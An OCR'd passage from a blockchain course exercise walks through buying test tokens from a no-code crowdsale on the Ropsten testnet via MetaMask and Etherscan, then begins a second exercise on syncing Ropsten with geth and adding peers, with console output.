


23. Unlock your Metamask account, choose the amount of tokens you want to buy and "Contribute".

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




24. For example 90 ST will cost 0.9 ETH.




25. Submit the transaction from the account you want to invest.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




26. After investing you will see the ST tokens as your balance.




27. You can check you balance by going to https://ropsten.etherscan.io and type your address. Then look at the "View Tokens" for ST tokens. You can see the transaction below.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




28. You can see where the investments go. Here you will see the transactions made. Go to "Internal Transactions" and you will find where the tokens go.




29. This is the address where the investments come.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



30. Here you can see the total raised funds. As you see after you have invested 0.9 ETH the information have changed. Now there are 1 contributors and 90 tokens claimed.



Congrats! Now you can create crowdsale without coding and also can invest in one.


What to Submit?

Submit as exercise outcome the **address of the crowdsale** you've created in the Ropsten network e.g.:

- https://ropsten.etherscan.io/address/0xb97e993872a903850c07fbd999a6e750963ef195

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

You should some **transaction** history. Examples:



Exercises: Syncing Ropsten Testnet

In this exercise, we will connect and sync the public Ropsten Testnet using **"geth"** on our machine.

1. Starting the Client

1. **Create** a directory in a convenient place for you. Keep in mind that the Ropsten Chain data size is around 70GB now. **Go** to the directory and open a terminal.
2. Type:

```
geth --testnet --datadir=. --syncmode "fast" --cache 1024 console
```

The **fast syncmode** gets the block headers, the block bodies and does not process any transactions until current block. The **cache** flag can be used to change the default megabytes of allocated memory to internal caching.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Command Prompt - geth --testnet --datadir=. --syncmode "fast" --cache 1024 console

C:\temp\ropsten-testnet>geth --testnet --datadir=. --syncmode "fast" --cache 1024 console
WARN [03-17|19:01:46] No etherbase set and no accounts found as default
INFO [03-17|19:01:46] Starting peer-to-peer node               instance=Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9
INFO [03-17|19:01:46] Allocated cache and file handles         database=C:\\temp\\ropsten-testnet\\geth\\chaindata cache=1024 handles=1024
INFO [03-17|19:01:46] Writing custom genesis block
INFO [03-17|19:01:46] Initialised chain configuration          config="{ChainID: 3 Homestead: 0 DAO: <nil> DAOSupport: true EIP150: 0 EIP15
5: 10 EIP158: 10 Byzantium: 1700000 Engine: ethash}"
INFO [03-17|19:01:46] Disk storage enabled for ethash caches   dir=C:\\temp\\ropsten-testnet\\geth\\ethash count=3
INFO [03-17|19:01:46] Disk storage enabled for ethash DAGs
INFO [03-17|19:01:46] Initialising Ethereum protocol           versions="[63 62]" network=3
INFO [03-17|19:01:46] Loaded most recent local header          number=0 hash=419410…ca4a2d td=1048576
INFO [03-17|19:01:46] Loaded most recent local full block      number=0 hash=419410…ca4a2d td=1048576
INFO [03-17|19:01:46] Loaded most recent local fast block      number=0 hash=419410…ca4a2d td=1048576
INFO [03-17|19:01:47] Regenerated local transaction journal    transactions=0 accounts=0
INFO [03-17|19:01:47] Starting P2P networking
INFO [03-17|19:01:49] UDP listener up                          self=enode://9a10f3f5578b0266a37fde85632bd31a71461669d0c8581268fc4ea2039bd09
91185fb19de7017b7794a34f9050d66f94f35a858451893f3f76296ac89407fe6@[::]:30303
INFO [03-17|19:01:49] RLPx listener up                         self=enode://9a10f3f5578b0266a37fde85632bd31a71461669d0c8581268fc4ea2039bd09
91185fb19de7017b7794a34f9050d66f94f35a858451893f3f76296ac89407fe6@[::]:30303
INFO [03-17|19:01:49] IPC endpoint opened: \\.\pipe\geth.ipc
Welcome to the Geth JavaScript console!

instance: Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9
 modules: admin:1.0 debug:1.0 eth:1.0 miner:1.0 net:1.0 personal:1.0 rpc:1.0 txpool:1.0 web3:1.0

>
```

2. Add the Ropsten Peers

Now we will add the peers which we know run the Ropsten Testnet.

```
admin.addPeer("enode://1021f7299d0c4a4559c8f1428e3e7329027c5761ebb9d156f0206c74c1b8db73976
862c45ad030cfe262fde3686f8ad82186c259067c3bb3db398e270fd66065@128.199.106.72:30303");

admin.addPeer("enode://2426501653684b8e36c566ed9878bf45cc824a1b37c8e208992ef42da08e79c5efe
e513dc5c85bc3824e694f82a5f4eab168a3d05adc14a74a93addc12880129@149.56.141.248:30303");

admin.addPeer("enode://48fdb244d0d58e58a45b8eac229d8b9e185441287b96f610d757c712a4d73b2e412
27913bfc1cfeb5acb7ed15919ac28d3069159e82b16884af54e64ac7536c5@223.194.250.186:30303");

admin.addPeer("enode://eaa139e73415bd6ef0c5f28f698178146dd411b7d1379838e50d3ab4b783510db37
490856b1c7b95578f3828b3ba07da158b0b7786b1a0bcd205157e589c3378@114.215.185.125:30303");
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Command Prompt - geth --testnet --datadir=. --syncmode "fast" --cache 1024 console
> admin.addPeer("enode://1021f7299d0c4a4559c8f1428e3e7329027c5761ebb9d156f0206c74c1b8db73976862c45ad030cfe262fde3686f8ad82186c259067c3bb3db
398e270fd66065@128.199.106.72:30303");
true
> admin.addPeer("enode://2426501653684b8e36c566ed9878bf45cc824a1b37c8e208992ef42da08e79c5efee513dc5c85bc3824e694f82a5f4eab168a3d05adc14a74a
93addc12880129@149.56.141.248:30303");
true
> admin.addPeer("enode://48fdb244d0d58e58a45b8eac229d8b9e185441287b96f610d757c712a4d73b2e41227913bfc1cfeb5acb7ed15919ac28d3069159e82b16884a
f54e64ac7536c5@223.194.250.186:30303");
true
> admin.addPeer("enode://eaa139e73415bd6ef0c5f28f698178146dd411b7d1379838e50d3ab4b783510db37490856b1c7b95578f3828b3ba07da158b0b7786b1a0bcd2
05157e589c3378@114.215.185.125:30303");
true
> INFO [03-17|19:08:09] Block synchronisation started
